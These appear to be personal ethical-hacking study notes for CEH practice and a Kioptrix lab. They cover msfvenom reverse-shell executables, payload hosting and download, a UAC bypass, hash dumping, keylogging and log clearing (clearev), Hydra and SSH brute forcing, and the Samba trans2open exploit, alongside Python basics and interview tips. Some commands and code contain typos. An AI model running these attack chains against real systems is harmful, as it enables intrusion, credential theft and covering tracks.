Regular shells can usually be upgraded to meterpreter shells by using the module `post/multi/manage/shell_to_meterpreter`

set ForceExploit True

use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST
set LPORT
options
run

on windows machine search
ip/share/test.exe

on linux
gitclone https://github.com/PowerShellMafia/PowerSploit

Hashcat

hashcat -m 0 /home/parrot/Desktop/hashfile.txt /usr/share/wordlist/rockyou.txt

-m mode
-a attack mode

Sqlmap

https://owasp.org/www-community/attacks/SQL_Injection_Bypassing_WAF

https://owasp.org/www-community/attacks/SQL_Injection

smbmap

https://www.kali.org/tools/smbmap/

smbmap -u “” -p “” -H (ip) -x “command”

-u username
-p password
-H host
-x command

msfvenom

msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST="ip" LPORT="444" -o /root/Desktop/test.exe
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b “\x00” LHOST="ip" LPORT="444" -f exe > /Desktop/exploit.exe

mkdir /var/www/html/share

chmod 777 /var/www/html/share
chown -R www-data:www-data 775 /var/www/html/share
cp /root/Desktop/test.exe /var/www/html/shate

service apache2 start
python3 -m http.server 80

meterpreter session
sysinfo

on linux
gitclone https://github.com/PowerShellMafia/PowerSploit

meterpreter session
wget http://192.168.1.107/linpeas.sh or winpeas.exe
upload the github file
shell
c:\users\Admin\Downloads>powershell -ExecutionPolicy Bypass -command ".\file;Invoke-AllChecks"
run vnc

meterpreter
exploit -j -z

another post exploitation module
wget http://192.168.1.107/linpeas.sh or winpeas.exe
upload the github file
shell
c:\users\Admin\Downloads>powershell -ExecutionPolicy Bypass -command ".\file;Invoke-AllChecks"
meterpreter > run post/windows/gather/smart_hashdump
get system -t 1
background

use another module
use exploit/windows/local/bypassuac_fodhelper
show options
set payload windows/meterpreter/reverse_tcp
set LHOST
set LPORT
exploit -j -z
getuid
getsystem -t 1
run post/windows/gather/smart_hashdump

clearev
search -f filename.extension (file.sys)
keysacn_start
keyscan_stop
keyscan_dump
shutdown

Hydra

https://securitytutorials.co.uk/brute-forcing-passwords-with-thc-hydra/
https://null-byte.wonderhowto.com/how-to/hack-like-pro-crack-online-passwords-with-tamper-data-thc-hydra-0155374/
https://cyberrunner.medium.com/how-to-crack-passwords-with-john-the-ripper-fdb98449ff1

#for ftp login
ftp ip
hydra -L /usr/share/wordlists/rockyou.txt -P /usr/share/wordlists/rockyou.txt ftp://ip (of attacker machine)

Telnet

telnet www.moviescope.com 80
GET / HTTP/1.0 (enter twice)

Cyber Mentor

https://www.youtube.com/watch?v=fNzpcB7ODxQ&list=PLLKT__MCUeixqHJ1TRqrHsEd6_EdEvo47 This notes are made for this lnk and some personal research and learning

https://www.youtube.com/watch?v=24fHLWXGS-M WEB application hacking and the book

webhacking101

http://159.69.3.96/ebooks/IT/Hacking/ for getting each and every possible book online

Resources

CEH v11 lab.pdf

Hacking - CEH Cheat Sheet Exercises.pdf

https://github.com/imrk51/CEH-v11-Study-Guide Best overview each and every thing is in bullet and is of v11

https://owasp.org/www-project-web-security-testing-guide/latest/ (can read for web application better understanding)

Scripting with bash

Scripts are used for running the multiple things at a time or for doing the automation

Srcipt for searching multiple IP in network

ping IP -c 1 > spidy.txt
cat spidy.txt | grep "64 bytes" | cut -d " " -f 4 | tr -d ":" (tr translate, -d delimiter, -f field)

mousepad ipsweep.sh
#!/bin/bash

if ["$1" == " "]
then
echo "You forget an IP address"
echo "Syntax: ./ipsweep.sh 192.168.4"

else
for ip in `seq 1 254`; do
ping -c 1 $1.$ip | grep "64 bytes" | cut -d " " -f 4 | tr -d ":" &
done
fi


./ipsweep 192.168.4 (to run)
./ipsweep.sh 1921.68.4 > ips.txt

Scripts for scanning multiple IP at a time for nmap
for ip in $(cat ips.txt); do nmap &ip; done

Intro in python

#! /bin/python3 (#! shebang)

Strings



#Print string
print('hello, world!')

Math

#! /bin/python3

#math
print(50 + 50) #add
print(50 - 50) #sub
print(50 * 50) #multi
print(50 / 50) #div
print(50 + 50 - 50 * 50 / 50)
print(50 ** 50) #exponents
print(50 % 6)#modulo or remainder
print(50 / 6)
print(50 // 6)

#to run
python3 math.py

Variables and methods
gedit variable.py
#!/bin/python3

#Variables and methods
quote = "All is fair in love & war."

print(quote)

#to run
gedit variable.py&

Method -------
quote = “All is fair in love & war.”
print(quote.upper()) #uppercase
print(quote.lower()) #lowercase
print(quote.title()) #title letters uppercase
print(len(quote))

```
name = "Heath" #string
age = 30 #int int(30)
gpa = 3.7 #float float(3.7)

print(int(age))
print(int(30.9))

print("My name is " + name + " and I am " + str(age) + " years old.")
```

age += 1
print(age)

output:- 31

Functions

```
#Functions
print("Here is an example function:")

def who_am_i(): #this is a function
        name = "Heath"
        age = 30
        print("My name is " + name + " and I am " + str(age) + " years old.")

who_am_i()
```
To call the function

output-
My name is Heath and I am 30 years old

#adding parammeters

```
def add_a_num(num):
        print(num + 100)

add_a_num(100)
```

output- 200

```
#multiple parameters
def add(x,y):
        print(x + y)
add(10,1)
```

output- 11

```
#multiple parameters
def add(x,y):
        print(x + y)

add(7,7)

def multiply(x,y):
        return x * y

print(multiply(7,7))

def square_root(x):
        print(x ** .5)

square root(64)
```

Boolean expressions (True or False)

```
#Boolean expressions (True or False)
print("Boolean expressions:")

bool1 = True
bool2 = 3*3 == 9
bool3 = False
bool4 = 3*3 != 9

print(bool1,bool2,bool3,bool4)
print(type(bool1))
```

output-

Relational and Boolean operators

```
#Relational and Boolean operators
greater_than = 7 > 5
less_than = 5 < 7
greater_than_equal_to = 7 >= 7
less_than_equal_to = 7 <= 7

test_and = (7 > 5) and (5 < 7) #True
test_and2 = (7 > 5) and (5 > 7) #False
test_or = (7 > 5) or (5 < 7) #True
test_or2 = (7 > 5) or (5 > 7) #True

test_not = not True #False
```

Conditional Statements

```
def drink(money):
        if money >= 2:
                return "You've got yourself a drink!"
        else:
                return "NO drink for you!"

print(drink(3))
print(drink(1))

def alcohol(age,money):
        if (age >= 21) and (money >= 5):
                return "We're getting a drink!"
        elif (age >= 21) and (money < 5):
                return "Come back with more money."
        elif (age < 21) and (money >= 5):
                return "Nice try, kid!"
        else:
                return "You're too poor and too young"

print(alcohol(21,5))
print(alcohol(21,4))
print(alcohol(20,4))
```

output -

```
You've got yourself a drink!
NO drink for you!
We're getting a drink!
Come back with more money.
You're too poor and too young
```

Lists

```
#Lists - Have brackets []
movies = ["When Harry Met Sally", "The Hangover", "The Perks of Being a Wallflower", "The Exorcist"]

print(movies[1]) #return the second item
print(movies[0]) #returns the first item in the list
print(movies[1:4])
print(movies[1:])
print(movies[:2])
print(movies[-1])

print(len(movies))
movies.append("JAWS")
print(movies)

movies.pop()
print(movies)

movies.pop(0)
print(movies)
```

output

```
The Hangover
When Harry Met Sally
['The Hangover', 'The Perks of Being a Wallflower', 'The Exorcist']
['The Hangover', 'The Perks of Being a Wallflower', 'The Exorcist']
['When Harry Met Sally', 'The Hangover']
The Exorcist
4
['When Harry Met Sally', 'The Hangover', 'The Perks of Being a Wallflower', 'The
 Exorcist', 'JAWS']
```

Tuples

```
#Tuples - Do not change, ()
grades = ("a", "b", "c", "d", "f")
print(grades[1])
```

Looping

```
#Looping

#For loops - start to finish of an iterate
vegetables = ["cucumber", "spinach", "cabbage"]
for x in vegetables:
        print(x)

#While loops - Execute as long as true

i = 1

while i < 10:
        print(i)
        i += 1
```


output-
cucumber
spinach
cabbage
1
2
3
4
5
6
7
8
9

Importing Modules

```
#!/bin/python3
import sys #system functions and parameters
from datetime import datetime as dt #import with alias
print(dt.now())
```

Advanced Strings

```
my_name = "Heath"
print(my_name[0])
print(my_name[-1])

sentence = "This is a sentence."
print(sentence[:4])

print(sentence.split())

sentence_split = sentence.split()
sentence_join = ' '.join(sentence_split)
print(sentence_join)

quote = "He said, \"give me all your money\""
print(quote)

too_much_space = "                    hello
print(too_much_space.strip())

print("a" in "Apple")
```



output-

```
root@kali:~/python# python3 new-script.py
2019-11-16 15:45:48.458739
H
h
This
['This', 'is', 'a', 'sentence.']
This is a sentence.
He said, "give me all your money"
hello
False
```

Dictionaries- Key/value pairs {}

```
#Dictionaries - key/value pairs {}
drinks = {"White Russian": 7, "Old Fashion": 10, "Lemon Drop": 8} #drink is key, price is value
print(drinks)

employees = {"Finance": ["Bob", "Linda", "Tina"], "IT": ["Gene", "Louise", "Teddy"], "HR": ["Jimmy
Jr.", "Mort"]}
print(employees)

employees['Legal'] = ["Mr. Frond"] #add new key:value pair
print(employees)

employees.update({"Sales": ["Andie", "Ollie"]}) #add new key:value pair
print(employees)

drinks['White Russian'] = 8
print(drinks)

print(drinks.get("White Russian"))
```

Sockets

```
#!/bin/python3

import socket

HOST = '127.0.0.1'
PORT = 7777

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST,PORT))
```

output-

```
root@kali:~# nc -nvlp 7777
listening on [any] 7777 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 36306
root@kali:~#
```

Kioptrix lvl 1

ifconfig

netdiscover -r 192.168.1.0/24 (IP first 3 octet from ifconfig)

port 80,443

website was running so

nikto -h website (save the results for further usage)

dirbuster/dirb/gobuster

dirbuster& (using the wordlist from /usr/shar/dirbuster/)

ffuf -w /usr/share/wordlsit/dirbuster/passwords.txt:FUZZ -u http://192.168.1.104/FUZZ
ffuf -w /usr/share/wordlsit/dirbuster/passwords.txt:FUZZ -u http://192.168.1.104:443/FUZZ
ffuf -w /usr/share/wordlsit/dirbuster/passwords.txt:FUZZ -u http://192.168.1.104:8080/FUZZ

port 139,445

metasploit
msfconsole
use auxillary/scanner/smb/smb_version
info
options
set rhost IP
run
copy the version and enumerate

smbclient (will try to connect to the file share)
smbclient -L \\\\IP\\
or
smbclient -L \\IP\\

smbclient -L \\\\IP\\ADMIN$
smbclient -L \\\\IP\\IPC$
got the machine
exit

port 22
ssh IP
ssh IP -oKexAlgorithms=+banner -c

looking for vulnerability best are rapid7, exploitdb

also look out for
searchsploit Samba 2.2.1a
searchsploit samba 2

V**ulnerabilty scanner - Nessus**

searchspolit samba 2

msfconsole
search trans2open Select the meterpreter
use exploit linux/samba/tran2open
options
set all
run
whoami
hostname
Successfully, Got the full access to machine


Manual Exploitation
google Openluck
download openFuck
cat /etc/passwd
ca /etc/shadow - we should look after that

Brute Forcing for ssh (not a low hanging fruit)

Method 1 by Hydra

Method 2 by metasploit
search ssh
use auxillary/scanner/ssh/ssh_login
options
set username root
set pass_file /usr/share/metasploit/unix_passwords.txt
set rhost IP
set threads 10
set verbose true
run

Crediential Surfing



Interview

Lot of the oppurtunities in your way and it's not the end of the journey be possitive attitude

https://www.youtube.com/watch?v=Oxbh8pdE2gs Common Q's

https://www.youtube.com/watch?v=wnxNrY7qFvs Bitten tech best interview overview

https://www.youtube.com/watch?v=9lFibGlrf84 Bitten tech Do's and Don't

https://www.youtube.com/watch?v=DVlBYZNmqCQ Bitten tech Resume building

• Questions can be asked from*
web Technology
Owasp top 10
internal and external pentesting
code analysis , source code

Cryptography
neworking

• Do's *
Good resume
job description
company background (glass gow)
common q's
dressing
updated news cybersecurity trends and vulnerabilites and bugs in the industry grade software and the modern tecchnologies
it's all about to keep up with the trends
(focus about self growth and learning)

• Don'ts *
not to be late
no false information in resume
if not

• Back q's to ask
training is done ??
workhours
compensions
allowance
appraisal period
carrer growth and certifications are been done for the candidate
training and
ask about your feed backs
what made you make me select as the good candidate

be aware of self worth and be serious in carrer